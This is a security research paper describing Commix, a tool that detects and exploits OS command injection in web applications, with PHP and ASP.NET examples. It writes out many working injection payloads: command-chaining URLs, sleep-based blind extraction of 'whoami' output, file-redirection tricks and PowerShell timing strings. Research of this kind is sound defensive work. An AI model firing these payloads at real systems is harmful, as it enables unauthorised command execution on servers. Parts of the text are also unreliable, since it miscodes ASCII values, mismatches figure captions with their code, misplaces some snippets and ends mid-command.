Commix: Automating Evaluation and Exploitation of Command Injection Vulnerabilities in Web Applications

Anastasios Stasinopoulos*[1], Christoforos Ntantogian†[1] and Christos Xenakis‡[1]

[1]Department of Digital Systems, University of Piraeus

February 5, 2018

Abstract

Despite the prevalence and the high impact of command injection attacks, little attention has been given by the research community to this type of code injections. Although there are many software tools to detect and exploit other types of code injections, such as SQL injections or Cross Site Scripting, there is no dedicated and specialized software that detects and exploits, automatically, command injection vulnerabilities. This paper proposes an open source tool that automates the process of detecting and exploiting command injection flaws on web applications, named as COMMand Injection eXploiter (Commix). We present and elaborate on the software architecture and detection engine of Commix as well its extra functionalities that greatly facilitate penetration testers and security researchers in the detection and exploitation of command injection vulnerabilities. Moreover, based on the knowledge and the practical experience gained from the development of Commix, we propose and analyze new identified techniques that perform side-channel exploitation for command injections allowing an attacker to indirectly deduce the output of the executed command (i.e., also known as blind command injections).

*stasinopoulos@unipi.gr
†dadoyan@unipi.gr
‡xenakis@unipi.gr

Furthermore, we evaluate the detection capabilities of Commix, by performing experiments against various applications. The experimental results show that Commix presents high detection accuracy, while at the same time false positives are eliminated. Finally and more importantly, we analyze several 0-day command injection vulnerabilities that Commix detected in real-world applications. Despite its short release time, Commix has been embraced by the security community and comes preinstalled in many security-oriented Operating Systems (OS) including the well-known Kali Linux.

Keywords: *Command injection · code injection · exploitation · software tool · web security*

1 Introduction

Code injection, is a general term for attacks that consist of injecting code, which is consequently executed by a vulnerable application. This type of attacks is considered as a major security threat which in fact, is classified as No. 1 on the 2013 OWASP top ten web security risks [1]. A code injection vulnerability, exploits poor handling of untrusted data and allows an attacker to insert arbitrary code (or commands) into the application, resulting in an unplanned execution behavior. There are many types of code injections attacks including command injections, SQL injections [2], Cross Site Scripting [3], XPath injections [4] and LDAP injections [5]. In this paper, we will exclusively deal with command injection attacks and we will refer to them as "command injections". They are also named in the literature as "shell command injections" or "Operating system command injections", because this type of attack, occurs when the application invokes the OS shell (shell commands on Unix based Systems, command prompt shell on Windows).

Command injections may occur in applications that accept user provided input and execute OS commands using as parameters the received input. They have been discovered in web applications hosted in web servers (Windows or Linux) as well as in the web-based management interface of networking devices, such as home/office routers, IP cameras, IP PBX applications and network printers. Moreover, command injection vulnerabilities can be found in Internet of Things (IoT) devices. As a matter of fact, while other types of code injection are not relevant in IoT, such as SQL injections, since these devices typically do not include a database, command injections can be discovered in IoT, if the latter interact and receive input through a web application. This is due to the fact that typically IoT devices run an embedded OS (i.e., typically Linux), thus they may execute system commands.

Compared to other code injection attacks such as XSS and SQL injection, command injections may not be so prevalent. However, the security consequences of command injections can be significant and costly. In particular, the impact of command injection attacks ranges from loss of data confidentiality and integrity to unauthorized remote access to the system that hosts the vulnerable application. That is, an attacker can gain access to resources that it does not have privileges to directly accessing them, such as system files that include sensitive data (e.g., passwords). Moreover, an attacker can perform various malicious actions to the vulnerable system, such as delete files or add new system users for remote access and persistence. A prime example of a real, infamous command injection vulnerability that clearly depicts the threats of this type of attacks was the recently discovered (i.e., disclosed in 2014) Shellshock bug [10]. The latter was a high profile vulnerability that could potentially compromise millions of unpatched servers, routers, IoT devices and, in general, any system connected to the Internet [11]. Attackers actively exploited Shellshock by creating botnets of compromised computers and systems to perform distributed denial-of-service attacks, phishing campaigns and vulnerability scanning [11]. Apart from Shellshock, in the past, many well-known and widely deployed web applications have been discovered to be vulnerable to command injection attacks, including Citrix Access Gateway [12], Symantec Web Gateway [13], IBM Tealeaf CX [14] and Sophos Web Protection Appliance [15].

The above observations are clear indications that command injections are one of the most dangerous class of code injection attacks that can be found nearly in all network devices, which handle input data. Despite the prevalence and the high impact of command injections, little attention has been given by the research community to this type of attacks. In particular, we have observed that there are many software tools to detect and exploit other types of code injections vulnerabilities such as SQL injections (i.e., sqlmap, SQLninja, etc) or Cross Site Scripting (i.e., OWASP Xenotix XSS Exploit Framework, XSSer, etc.). However, to the best of our knowledge, there is no specialized tool to automate the process of detecting and exploiting command injection vulnerabilities.

This paper attempts to fill this gap by proposing an open source tool that automates the process of detecting and exploiting command injection flaws in web applications, named as COMMand Injection eXploiter (Commix). More specifically, first we define and analyze command injections based on practical code examples and present various attack vectors of this vulnerability. Next, we analyze new identified techniques that perform side-channel exploitation for command injections allowing an attacker to indirectly deduce the output of the executed command (i.e., also known as blind command injections). Moreover, we present and analyze the software architecture and detection engine of Commix as well its extra functionalities that greatly facilitate penetration testers and security researchers in the detection and exploitation of command injection vulnerabilities. We evaluate the detection capabilities of Commix by performing experiments in several applications. The experimental results show that Commix presents high detection accuracy, while at the same time false positives are minimized. Compared to the other similar tools, Commix has better detection and exploitation capabilities. Finally, and more importantly, we analyze several 0-day command injection vulnerabilities that Commix detected in real-world applications. Summarizing, the overall contributions of this paper are fourfold:

1. We systematically define, categorize, and analyze in depth command injections with practical examples to gain better understanding of this type of code injections.

2. We elaborate on blind command injection attacks and pinpoint a new, undocumented technique for blind command injections;

3. We present, analyze and evaluate our proposed tool (i.e., Commix) for automatically detecting and exploiting command injection vulnerabilities. We show that Commix is able to detect, with high success rate, whether a web application is vulnerable to command injection attacks.

4. Based on Commix, we have conducted a series of security audits and discovered 0-day command injection vulnerabilities in several applications that handle input data in an insecure manner.

The rest of the paper is organized as follows. Section 2 outlines the related work. Section 3 introduces the legacy command injections attacks, while section 4 elaborates on blind command injections using PHP as the server-side programming language. Section 5 analyzes classic and blind command injections using ASP.NET. Section 6 presents and analyzes the software architecture of Commix as well as highlights its advantageous characteristics. Section 7 evaluates Commix and explores the discovered 0-day command injections. Section 8 proposes countermeasures that developers should implement in order to protect applications from command injection attacks and finally, section 9 contains the conclusions.

2 Related Work

The related work in command injection attacks is rather limited, due to the fact that the majority of past solutions focus mainly SQL injections and Cross Site Scripting vulnerabilities. Here, we present a set of past works that propose mitigation techniques for all types of code injection attacks, including command injections. In [16], the authors present a tool named PHP Aspis that applies runtime taint tracking to secure web applications written in PHP, from all types of code injection attacks. In particular, PHP Aspis transforms the source code by adding metadata to dangerous functions and variables, in order to track and sanitize input data during the execution of the application. To reduce performance overheads, PHP Aspis performs partial taint tracking only to functions that are more possible to have vulnerabilities. The authors have also evaluated PHP Aspis against third plugins of Wordpress. The numerical results showed high detection rate, while the performance overhead was doubled (i.e., by a factor of 2.2), compared to a Wordpress installation that does not apply taint tracking. The negative aspects of PHP Aspis are related to the fact that by applying partial taint tracking, there is the possibility to miss several vulnerable parts of the application. Moreover, the scope of the evaluation is limited, since the authors only focus on third party plugins of Wordpress. Finally, the performance overhead is still not acceptable for real-world deployment in a generic manner. Martin Bravenboer et al. in their work [17] present a programming approach that embeds the grammars of the guest languages (e.g., SQL) into that of the host language (e.g., Java). In this way, it reconstructs the code of the underlying system using escape functions where appropriate, in order to prevent various types of code injection attacks, such as SQL injection and command injection. As the authors mention, the proposed approach is generic in the sense that it can be applied in any programming language. However, since there is no evaluation of the proposed technique, its effectiveness is not proved.

Towards this direction, in [18] the authors have observed that a prerequisite for a code injection attack to succeed, lies to the fact that the input that gets propagated into the database query or the output document must change the intended syntactic structure of the query or document. To this end, they propose an algorithm to prevent code injection attacks based on context-free grammars and compiler parsing techniques. The authors have also implemented a tool to evaluate the effectiveness of their algorithm. The downside of [18] is that the tool detects only SQL injections vulnerabilities and therefore, there is no evaluation of the proposed algorithm regarding command injection attacks.

[19] proposes a security gateway, which is deployed in front of the application server and can automatically produce a proper input validation to filter and, eventually, prevent code injection attacks. To verify the efficiency of this mechanism, the authors have evaluated it against vulnerable web applications. Numerical results showed that it is able to prevent code injections attacks in an efficient manner. However, its practical deployment requires modifications in the existing infrastructure, since an additional security gateway should be placed in front of web applications.

Moreover, in [20] a method named Context-Sensitive String Evaluation (CSSE) is proposed for defending against injection attacks. More specifically, CSSE works by an automatic marking of all user-originated data with metadata about its origin and ensuring that this metadata is preserved and updated when operations are performed on the data. An advantageous characteristic of CSSE is that it does not require developer interaction or application source code modifications. Furthermore, a prototype implementation of CSSE for the PHP language has been developed for the evaluation of the proposed approach against SQL injection attacks in phpBB platform. The experimental results showed that CSSE prevented all SQL injections attacks. However, the authors have not evaluated the proposed approach against command injections attacks. Finally, it is important to mention that apart from the above papers, there are several technical reports provided by OWASP [21], which include methodologies for manual testing of applications against command injection vulnerabilities. However, these methodologies are not time-effective, and therefore, they have limited practical value, since they are all based on manual (and not automated) testing.

To the best of our knowledge, there is no dedicated and specialized tool that detects and exploits automatically command injection attacks. We have only discovered some custom scripts [22] that have been written occasionally by researchers, in order to exploit only a specific vulnerable version of a particular application. Thus, these scripts cannot be considered as generic tools for command injection detection and exploitation. Moreover, there is a large number of automated tools (both commercial and open source) called Web Application Vulnerability Scanners, aiming at detecting security vulnerabilities, such as OS command injection, cross-site scripting, SQL injection, directory traversal, insecure server configuration, etc. A prominent open source Web Application Vulnerability Scanner is Arachni, while commercial scanners are NetSparker and Acunetix WVS. Although these scanners may detect OS command injections, none of them offer the ability for automating the exploitation procedure. Note that the term "command injection exploitation" refers to the ability of a tool to execute an arbitrary command using an interactive or non-interactive shell. An open-source tool that offers both detection and exploitation of command injections is W3af (we evaluate the detection and exploitation capabilities of these tools with Commix in section 7.2). In general, all the above tools follow a one-size-fits-all approach, aiming at detecting all kinds of vulnerabilities and they do not focus in depth on one-specific vulnerability. On the other hand, Commix is a specialized tool for command injection detection and exploitation.

Apart from Web Application Vulnerability Scanners, there are also Source Code Analyzers, which detect vulnerabilities by auditing the source code of the application. For example, a tool named WAP [67] audits the source code of PHP applications using taint analysis to detect and correct input validation vulnerabilities. The aim of the taint analysis is to track malicious inputs inserted by entry points and to verify if they reach some sensitive sink (PHP functions that can be exploited by malicious input). After the detection, the tool uses data mining to confirm if the vulnerabilities are real or false positives. At the end, the real vulnerabilities are corrected with the insertion of the fixes (small pieces of code) in the source code. The main limitation of WAP and static analyzers in general is that the source code of the web application may not be always available for auditing.

3 Result-based command injections

Command injection vulnerabilities may be present in applications that accept and process system commands or system command arguments from users, without proper input validation and filtering. The purpose of a command injection attack is the insertion of an OS command through data input to the vulnerable application, which in turn executes the injected command (see figure 1). It is worth noting that command injection attacks are OS-independent and can occur in Windows, Linux, or Unix OS. They are also programming language-independent, which means that may occur in applications written in various programming languages and frameworks (such as C/C++, C#, PHP, ASP.NET, CGI, Perl, Python, etc.). In this section as well as in section 4, we analyze command injection using PHP as the server-side programming language and Linux as the OS, while in section 5, we will analyze command injecitons using ASP.NET and Windows as the OS.


Input
The application executes a predefined command, which is specified by the application itself
Output
The output of the command execution is sent to the user
Input (including an arbitrary command)
The application executes an arbitrary command as specified by the attacker
Output
The output of the command execution is sent to the attacker

Figure 1: Command injection attacks.

Command injection can be classified into two main categories: a) result-based command injection and b) blind command injection. In the former category, the attacker can directly infer if his/her command injection succeeded or not and what exactly was the output of the executed command, simply, by reading the response of the vulnerable application. The second category of command injections, which has not been studied extensively in the literature, is known as blind command injections. In this category, the vulnerable application does not output the results of the injected command, in contrast to results-based command injection, where the vulnerable application outputs the results. This means, that the attacker cannot directly infer if the command injection succeeded or not and obtain the results, simply, by reading the response of the web application. In the rest of this section, we will focus on results-based command injections and their exploitation techniques, while blind command injections are elaborated on section 4. We can further divide result-based command injection attacks into two sub-types: i) classic results-based command injection, and, ii) dynamic code evaluation. In the following, we analyze these two sub-types using code snippets. It is worth mentioning that the presented examples are not realistic web applications; instead, the aim of the code snippets is to facilitate the better understanding of the presented notions.

3.1 Classic result-based command injection

The classic result-based technique is the simplest and most common command injection attack. The attacker makes use of several common Linux shell operators, which either concatenate the initial genuine commands with the injected ones, or exclude the initial genuine commands executing only the injected ones.

These operators are: i) redirection operators (i.e., "<", ">>", ">") that allow the attacker to redirect command input or output; ii) pipe *operator* (i.e., "|") that allows the attacker to chain multiple commands, in order to redirect the output of one command into the next one (i.e., in this way the attacker can execute unlimited commands by chaining them with multiple pipes); iii) semicolon operator (";") that allows the attacker to chain in one code line a sequence of multiple arbitrary OS commands separated by semicolons; iv) logical operators (i.e., "&&", "||") that perform some logical operation against the data before and after executing them on the command line; v) command substitution operators (i.e., the backtick symbol "‘" or the symbol "$()") that can be used to evaluate and execute a command as well as provide its result as an argument to another command; vi) new line feed ("\n" or encoded as "%0a") that separates each command and allows the attacker to chain multiple commands (similar to the semicolon operator). Table 1 summarizes the aforementioned Linux shell operators.

To better understand classic result-based command injections consider the snippet of a PHP web application (classic.php) as shown in figure 2. This web application simply executes and prints the output of the ping command (which is executed four times due to the flag "-c 4") to an IP address that is provided to the application via the GET "addr" parameter. The key function of the snippet is the "exec()", which is a special PHP function that executes a command, which is given to "exec()" as an argument. Note that in PHP there are also other functions that have the same functionality with "exec()" such as "shell_exec()" [23], "passthru()" [24] and "system()" [25].

Consider now the following URL for the web application:

```
http://vuln.web.app/classic.php?addr=127.0.0.1
```

In this case, the value of "addr" GET parameter is 127.0.0.1, and a ping command will be executed four times for the IP address 127.0.0.1 through the "exec()" PHP function. Note that the results of the ping command will be printed back to the web page of the application, due to the use of the "echo" function (see figure 2).

It is evident that the "addr" GET parameter is under the control of the end-user.

Table 1: Linux shell operators used in command injection attacks.

Operators Category	**Symbol**
Redirection	“ <", “ >>", “ >"
Pipe	“ |"
Chain commands	“ ;"
Logical	“ &&", “ ||"
Command substitution	“ ‘", “ $()"
New line feed	“ \n", “ %0a"

```
<?php
if (isset($_GET["addr"])){
  echo exec("/bin/ping -c 4".$_GET["addr"]);
}
?>
```

Figure 2: Code snippet of "classic.php" file.

Assume now that an attacker wants to inject and execute the "ls" command, which returns a list of files and directories in Linux/Unix OS. Thus, an attacker can modify the "addr" GET parameter by injecting the attack vector ";ls", so that the new value of "addr" parameter becomes "127.0.0.1;ls". Please note that in this paper, we will use the term attack vector to refer to injected commands. Now, the attacker can use the following URL:

```
http://vuln.web.app/classic.php?addr=127.0.0.1;ls
```

In this way, the vulnerable web application executes via the "exec()" function the command "/bin/ping -c 4 127.0.0.1; ls", which is composed of two different commands separated by the ";" operator and executed the one after the other. In particular, the first command that will be executed is the ping and the second command is the "ls". The output of the two commands (i.e., "ping" and "ls") is returned to the attacker (i.e., printed on its screen). Thus, the attacker achieved to execute and read the output of the injected command (i.e., "ls"). Finally, as mentioned previously, an attacker can use several other operators, instead of the semicolon (";"), to construct an attack vector. All the following URLs include various operators that achieve the same result as with the previous attack vector:

```
http://vuln.web.app/classic.php?addr=127.0.0.1&ls
http://vuln.web.app/classic.php?addr=127.0.0.1&&ls
http://vuln.web.app/classic.php?addr=127.0.0.1|ls
http://vuln.web.app/classic.php?addr=||ls
```

3.2 Dynamic code evaluation technique

Command injections through dynamic code evaluation take place when the vulnerable application uses the "eval()" function, which is used to dynamically execute code that is passed (to the "eval()" function) at runtime. Thus, the dynamic code evaluation can be also characterized as: "executing code, which executes code", since the "eval()" function is used to interpret a given string as code. Note that the "eval()" function is provided by many interpreted languages such as Java, Javascript, Python, Perl, PHP and Ruby. To understand how an attacker can take advantage of the "eval()" function, consider the snippet of a PHP application shown in figure 3.

```
<?php
if (isset($_GET["name"])){
  eval("echo \"Hello, ".$_GET['name']."!\";");
}
?>
```

Figure 3: Code snippet of "eval.php" file.

This application takes the value of the "name" GET parameter and uses it as an argument for the "eval()" function, in order to print it back. For instance, if the user employs the following URL, the application will respond with a message "Hello, JohnDoe":

```
http://vuln.web.app/eval.php?name=JohnDoe
```

An attacker can supply a specially crafted input to the "eval()" function, which results in command injection through dynamic code evaluation. In particular, the attacker can modify the "name" GET parameter so that its value is a PHP command like ".print(‘ls‘);//". That is, the attacker uses the following URL:

In this case, the application executes the PHP code print(‘ls‘). To be more specific, the prefix ". is used to break the syntax and reform it concatenated with

```
http://vuln.web.app/eval.php?name=".print('ls');//
```

print(‘ls‘), which will eventually print the result of the given command (i.e., the "ls"). Note that the suffix "//" will comment out the remaining of the legitimate application's code. Similar results can be achieved using other operators (see table 1).

4 Blind command injections

In this section, we elaborate on blind command injections attacks. As we mentioned previously, the main difference between result-based and blind command injection attacks lies to the way data is retrieved, after the execution of the injected shell command. More specifically, we have observed that there are cases where an application, after the execution of the injected command, does not return any result back to the attacker. In these cases, the attacker can indirectly infer the output of the injected command, using the following three techniques:

1. Based on time delays, the attacker can deduce the result of the injected command. We name this technique as time-based blind command injection.

2. Based on output redirection, the attacker can write a file with the results of the injected command and, next, it can read the contents of the file. We name this technique as file-based semi blind command injection.

3. We have discovered a new technique for blind command injection, which combines the above two techniques (i.e., time-based blind and the file-based semi blind). In this technique, an attacker can store in a directory that includes temporary text files, the output of the injected command and after that, using time-based command injection technique he/she can read the contents of the text file. We define this technique tempfile-based semi blind command injection.

In the following, we analyze the attack vectors of each of the above three techniques, giving practical examples to gain better understanding of their exploitation methods.

4.1 Time-based technique

Through this technique, an attacker injects and executes commands that introduce time delay. By measuring the time it took the application to respond, the attacker is able to identify if the command executed successfully or failed. More specifically, assume the vulnerable web application, shown in figure 4. This application, similarly to the example of figure 2, takes as an argument an IP address, via the GET "addr" parameter. Thereafter, the shell command "ping" is executed, through the "exec()" PHP function, against that given IP address four times. The key difference between this snippet and the one of figure 2 is that there is no echo function. This means that this snippet will not return the results of the ping command execution back to the screen. Therefore, an attacker, even if he/she injects a command (e. g., "ls"), the results will not be printed.

```
<?php
if (isset($_GET["addr"])){
  exec("/bin/ping -c 4 ".$_GET["addr"]);
}
?>
```

Figure 4: Code snippet of "blind.php" file.

Assume that the attacker wants to inject, execute and read the output of the "whoami" command, using time-based command injection. We note that the "whoami" command returns the username of the current user. Assume also that the "whoami" command will return the "www-data" user. In this case, the attacker follow three consecutive steps: i) it verifies if the application is vulnerable to time-based blind command injection; ii) it determines the length of the output of the injected command (i.e., which is 8), and iii) it finds out the output of the injected command (i.e., the "www-data" string). In particular, in the first step, the attacker inserts into the "addr" parameter of the HTTP GET request the following commands:

```
http://vuln.web.app/blind.php?addr=127.0.0.1; str=$(echo
   EVDZQP); str1=${#str}; if [ "6" != ${str1} ]; then sleep 0;
    else sleep 1; fi
```

The injected chain of commands can be more easily understood in the format of figure 5.

The rationale behind the above chain of commands is first to create a variable "str" that includes a random string (i.e., the string EVDZQP). Next, the value

```
# Semicolon Operator for the Command injection
;
# Execute "echo EVDZQP" command.
str=$(echo EVDZQP);
# Calculate the length of the
# string "EVDZQP" which is 6.
str1=${#str};
if [ "6" != ${str1} ];
# False
then sleep 0;
# True
else sleep 1;
fi
```

Figure 5: Code snippet that sleeps 1 second if the length of the variable str1 (which includes the string EVDZQP) is 6 characters.

of the "str1" variable takes the length of the random string (i.e., 6 characters). In the following, if the value of the "str1" is indeed 6, then the application executes the sleep command for 1 second, introducing in this way a time delay of 1 second, before the application sends the response back to the attacker. The attacker now, by observing the time elapsed to receive a response, can infer if the application is vulnerable to time-based blind command injections. That is, if it elapsed 1 second to receive the response, it means that the injected chain of the commands were successfully executed. Otherwise (i.e., if the application returned a response in 0 seconds), the attacker can try another attack vector as the chain of commands failed to execute, due to input filtering or escaping (see Section 8).

In case the attacker verified that the application is subject to time-based blind command injections, it continues with the second step, in order to determine the length of the output of the "whoami" command (recall that in our example the output of "whoami" command returns "www-data" and thus the length is 8). That is, the attacker modifies the "addr" parameter and sends the following HTTP GET request:

The injected chain of commands can be more easily understood in the format of figure 6.

This chain of commands reveals that if the response is receive in 1 second, then the attacker has successfully deduced the length of the output of the "whoami"

```
http://vuln.web.app/blind.php?addr=127.0.0.1; str=$(whoami);
   str1=${#str}; if [ "6" != ${str1} ]; then sleep 0; else
   sleep 1; fi
```

```
# Semicolon Operator for the Command injection
;
# Execute "whoami" command.
str=$(whoami);
# Calculate the length of "whoami"
# execution's result.
str1=${#str};
if [ "6" != ${str1} ];
# False
then sleep 0;
# True
else sleep 1;
fi
```

Figure 6: Code snippet that sleeps 1 seconds if the length of the variable str1 (which includes the output of the whoami command) is 1 character.

command. Otherwise (i.e., if the response was received in 0 seconds), the attacker should try to guess another length for the output. More specifically, the chain of commands executes the "whoami" command, and in case the length of the output is "1", then the application returns a response in 1 second. Otherwise (i.e., if the length is greater than 1), the response returns in 0 seconds. Since in our example the length is "8" characters, the response will be returned in 0 seconds (i.e., the command sleep 0 will be executed). Then, the attacker injects again the same chain of commands with the only difference that this time the chain of commands checks whether the length of the output of the "whoami" command is equal to "2". The same procedure is repeated, by increasing the number of the characters that should be compared with the output of the "whoami" command. Eventually, when the attacker checks whether the length of the output is 8 characters, then the "sleep 1" command will be executed and the response will be returned in 1 second. In this way, the attacker infers that the length of the output is "8".

When the length of the "whoami" output is found, the attacker proceeds with the third step, in order to find out the contents of the output of the "whoami" command, by reading each character, one by one. To this end, the attacker can use a chain of commands that brute forces character-by-character the output. More specifically, the attacker sends the following HTTP request with the injected chain of commands:

```
http://vuln.web.app/blind.php?addr=127.0.0.1; str=$(whoami| tr
    ' \n'''| cut -c 1 | od -N 1 -i | head -1 | tr -s '' | cut
   -d '' -f 2); if [ "119" != ${str} ]; then sleep 0; else
   sleep 1; fi
```

```
# Semicolon Operator for the Command injection
;
# Determine the first character of
# "whoami" execution's result.
str=$(whoami|
      tr ' \n'''|
      cut -c 1 |
      od -N 1 -i |
      head -1 |
      tr -s '' |
      cut -d '' -f 2);
if [ "119" != ${str} ];
# False
then sleep 0
# True
else sleep 1;
fi
```

Figure 7: Code snippet that sleeps 1 second if the variable "str" (which includes the first character of the output of the "whoami" command) is the letter "a".

The injected chain of commands can be more easily understood in the format of figure 7. This chain of commands (i.e., the piping of the command "whoami" with "cut", "od", "head" and "tr") obtains the first character of the output of "whoami" command and converts it to the respective ASCII code number. Next, it checks whether this character is the first one of the ASCII table, by checking if it is equal to the "119" (i.e., the ASCII code number of the letter "a"), using the same time-delay technique as previously. If it is, then the attacker continues with the second character of the output. If it is not, then the attacker should check the next character of the

ASCII table which is the number "120" (i.e., the ASCII code number of the letter "b"). This continues until all the characters of the output are found. Once again, we note that the above attack vector may have several variations that are useful in case a web application is filtering specific operators (see table 1). For instance, if the application filters the semicolon operator that chains multiple commands, then some alternative attack vectors may use the logical operators OR (||) and AND (&&), instead of the semicolon operator, as presented below:

```
http://vuln.web.app/blind.php?addr=127.0.0.1 & sleep 0 && str=
   $(echo EVDZQP)&& str1=${#str} && [ 6 -eq ${str1} ] && sleep
    1
```

```
http://vuln.web.app/blind.php?addr=127.0.0.1|| echo 'EVDZQP' |
    [ 6 -ne $(echo "EVDZQP" | wc -c) ] || sleep 1
```

4.2 File-based semi blind technique

The rationale behind this technique is based on a very simple logic: when the attacker is not able to observe the results of the execution of an injected command, then it can write them to a file, which is accessible to the attacker. This command injection technique follows exactly the same methodology as the classic result-based technique with the main difference that, after the execution of the injected command, an output redirection is performed using the " >" operator, in order to save the output of the command to a text file. Due to the logic of this technique, the file-based can be also classified as semi blind command injection, as the random text file containing the results of the desired shell command execution is visible to everyone. In particular, the attacker can send the following HTTP GET request to the vulnerable web application, presented in Section 4.1 (i.e., the web application shown in figure 4).

```
http://vuln.web.app/blind.php?addr= 127.0.0.1;$(whoami)>
   UVlLSE5S.txt
```

The above example will execute the "whoami" command and the output will be saved in a file named "UVILSE5S.txt" inside the "/var/www" directory. Again, there are some alternative attack vectors such as:

```
http://vuln.web.app/blind.php?addr= 127.0.0.1&&$(whoami)>
   UVlLSE5S.txt
http://vuln.web.app/blind.php?addr=127.0.0.1|$(whoami)>
   UVlLSE5S.txt
http://vuln.web.app/blind.php?addr=127.0.0.1||$(whoami)>
   UVlLSE5S.txt
```

Next, the attacker can trivially read the newly created file "UVlLSE5S.txt" as follows:

```
http://vuln.web.app/UVlLSE5S.txt
```

An essential prerequisite to achieve this technique, is that the root directory on the web server (i.e., "/var/www/") should be writable by the user that is running the web server (i.e., "www-data"). In case the root directory on the web server is not writable, then the attacker can use the following technique.

4.3 Tempfile-based semi blind technique

In order to fully undertstand the tempfile-based semil blind injection technique, we assume the following scenario: An attacker is facing a situation where a web application is vulnerable to blind command injection attacks (after the execution of the injected command, no result returns back to the attacker), but the root directory of the web server (i.e., "/var/www/") is not writable. As we mentioned above, the writability and/or accesibility of the web server's root directory is the most important factor for the success or failure of the "file-based" semi blind technique. Here, we propose an alternative solution by taking advantage of directories that include temporary files (i.e., such as "/tmp" or "/var/tmp") that can store the output of the injected command. We note that these directories, which hold temporary files, are preinstalled in most OS (Unix, Linux, Windows etc) and they are writable for every user of the system. It is also worth noting that in a classic command injection vulnerability, an attacker can read files located in temporary directories through the web application, but in a blind command injection vulnerability the attacker is not able to retrieve the result, back to the screen because of the nature of vulnerability (blind), despite the fact that he/she is able to read the files located in these temporary directories (proper permissions are provided). Therefore, in order to bypass this aforementioned limitation, we designed and implemented a new and un-documented technique that applies the pre-referred time-based blind command injection technique in combination with the file-based semi blind, in a way that the contents are extracted out of the text file located in these temporary directories. For example, the attacker can store the output of the "whoami" command in a random file (i.e., "/tmp/UvlLSE5S.txt") and subsequently deduce how many characters there are in this file, using time delays (see Section 4.1), as presented in the following URL:

```
http://vuln.web.app/blind.php?addr= 127.0.0.1;str=$(whoami>'/
   tmp/UVlLSE5S.txt'); str=$(cat '/tmp/UVlLSE5S.txt'); str1=$
   {#str}; if [ "1" -ne ${str1} ]; then sleep 0; else sleep 1;
    fi
```

5 Command injections in ASP.NET and Windows OS

Apart from PHP, there are also two other widely used server-side languages named JSP and ASP. The former is used mainly in enterprise applications that incorporate the JAVA stack, while the latter is used mainly in Windows applications that use .NET framework languages, such as C#. As we analyze in this section, command injections can be exploited in ASP.NET applications in a similar manner as in PHP. On the other hand, in JSP applications, command injections are rare and difficult to exploit. This happens because JSP use the JAVA method named Runtime.getRuntime.exec() to execute system commands. This method executes a system command without invoking a shell and therefore several shell metacharacters for Linux systems, such as $, <, >, | are not interpreted as special characters. Moreover, this method has several overloaded versions that tokenize the command and its arguments so they are treated in the context of a single command, making the exploitation of a command injection challenging. Apart from the above technical issues, system command execution in JSP is not widely used, to avoid losing platform portability that JAVA inherently offers. For all the above reasons, command injections in JSP are rare and they are exploitable in very few cases as described in [70].

In the following, we present how command injections can be detected and exploited in ASP.NET running in a Windows OS. In Windows OS, the command line interpreter is the command prompt (i.e., cmd.exe). Moreover, an ASP.NET application can execute system commands using the Process.Start() method of C# language.

Assume the following web application named blind.aspx (see figure 8), which is the ASP.NET equivalent code of the PHP code snippet showed in figure 2.

```
</script>
string ExecuteCmd(string arg){
  ProcessStartInfo psi = new ProcessStartInfo();
  psi.FileName = "cmd.exe";
  psi.Arguments = "/c ping -n 4 " + arg;
  psi.RedirectStandardOutput = true;
  psi.UseShellExecute = false;
  Process p = Process.Start(psi);
  StreamReader stmrdr = p.StandardOutput;
  string s = stmrdr.ReadToEnd();
  stmrdr.Close();
  return s;
}
void Page_Load(object sender, System.EventArgs e){
  string addr = Request.QueryString["addr"];
  Response.Write(Server.HtmlEncode(ExecuteCmd(addr)));
}
</script>
```

Figure 8: Code snippet of "classic.aspx" file

Similarly to the code snippet of figure 2, this ASP.NET code takes as input an IP address through the “addr” parameter and, subsequently, executes a ping command over the provided IP address. The above code is vulnerable to classic result-based command injection. In particular, the attacker can use the “&” operator to chain in one code line a sequence of multiple arbitrary OS commands. Thus, an attacker can use the following URL to execute the “dir” command, which is the equivalent of “ls” command in Linux:

```
http://vuln.web.app/classic.aspx?addr=127.0.0.0&dir
```

Moreover, table 2 is the equivalent of table 1 for Windows command prompt operators that can be used in command injections.

Blind command injections can also occur in ASP.NET applications running in a Windows OS. The methodology to detect and exploit them is exactly the same as in a PHP application running in a Linux OS. Note that in order to perform

Table 2: Command prompt operators for command injection attacks.

Operators Category	**Symbol**
Redirection	" <", " >>", " >"
Pipe	" |"
Chain commands	"&"
Logical	" &&", " ||"
Command substitution	No direct equivalent
New line feed	No direct equivalent

blind command injection, we take advantage of Powershell, which is more powerful than the command prompt and allows us to create complex code structures. More specifically, in the case of time-based blind command injection, first the attacker should detect whether the ASP.NET application is vulnerable to command injections. The following code snippet is the equivalent of the code snippet presented in figure 5.

```
& for /f "tokens=*" %i in ('cmd /c "powershell.exe -
   InputFormat none write 'AJTRCL'.length"') do if %i==6 (cmd
   /c "powershell.exe -InputFormat none Start-Sleep -s 2")
```

Afterwards, the attacker should infer the length of the output of the provided injected command (i.e. "whoami" in our example). The following code snippet is the equivalent one of figure 6 for determining the length of the injected command.

```
& for /f "tokens=*" %i in ('cmd /c "powershell.exe -
   InputFormat none write-host ([string](cmd /c whoami)).trim
   ().length"') do if %i==6 (cmd /c "powershell.exe -
   InputFormat none Start-Sleep -s 3")
```

Finally, the attacker finds out the output of the injected command (i.e. "whoami") by reading each character one by one. The following code snippet is the equivalent of figure 7 to brute force character-by-character the output of the injected command.

In a similar manner to Linux OS, the file-based semi blind technique can be used to exploit blind command injections in Windows OS. The following code snippet prints out the result of the execution of the "whoami" command in to a random filename "DGYPYD.txt".

```
& for /f "tokens=*" %i in ('cmd /c "powershell.exe -
   InputFormat none write ([int][char](([string](cmd /c whoami
   )).trim()).substring(0,1))"') do if %i==100 (cmd /c "
   powershell.exe -InputFormat none Start-Sleep -s 4").
```

```
& for /f "tokens=*" %i in ('cmd /c "powershell.exe -
   InputFormat none write-host (cmd /c "whoami")"') do @set /p
